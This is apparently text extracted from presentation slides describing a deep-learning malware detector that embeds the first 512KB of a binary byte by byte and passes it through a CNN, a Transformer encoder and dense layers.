


>512KB binaries are cut

We only take the first 512KB of bigger binaries.

<512KB binaries are extended

The size of the smaller binaries is extended to 512KB by adding the padding.




Detection approach based on machine learning

Transformation of raw bytes



Byte2Vec applied to every byte



Byte2Vec produces a vector of embeddings - representation of each byte of the input based on value of the byte, position and values of the surrounding bytes.

Output: 512K token embeddings


512K token embeddings are sent to the input of the CNN all at once.

Byte2Vec

Feature Extractor

Conv-1D Max-Pooling Flattening

Positional Embedding



Transformer Encoder

Detection approach based on machine learning


Convolutional Neural Network

Input: 512K token embeddings

CNN processes 512 embeddings in one go with the stride of 512 (derived experimentally).

Output: 1K vectors with 100 values

Since Transformer Encoder is heavy on processing, we had to reduce the dimensionality to 1Kx100 (derived experimentally).



Detection approach based on machine learning

Transformer Encoder




Transformer Encoder captures sequential features

Transformer Encoder is, like CNN, another neural network. It performs best on sequential data whereas CNN performs best on sparse data.

Output: 1Kx100 vectors


Transformer Encoder does not reduce dimensionality.



Transformer Encoder


Detection approach based on machine learning

Dense layers



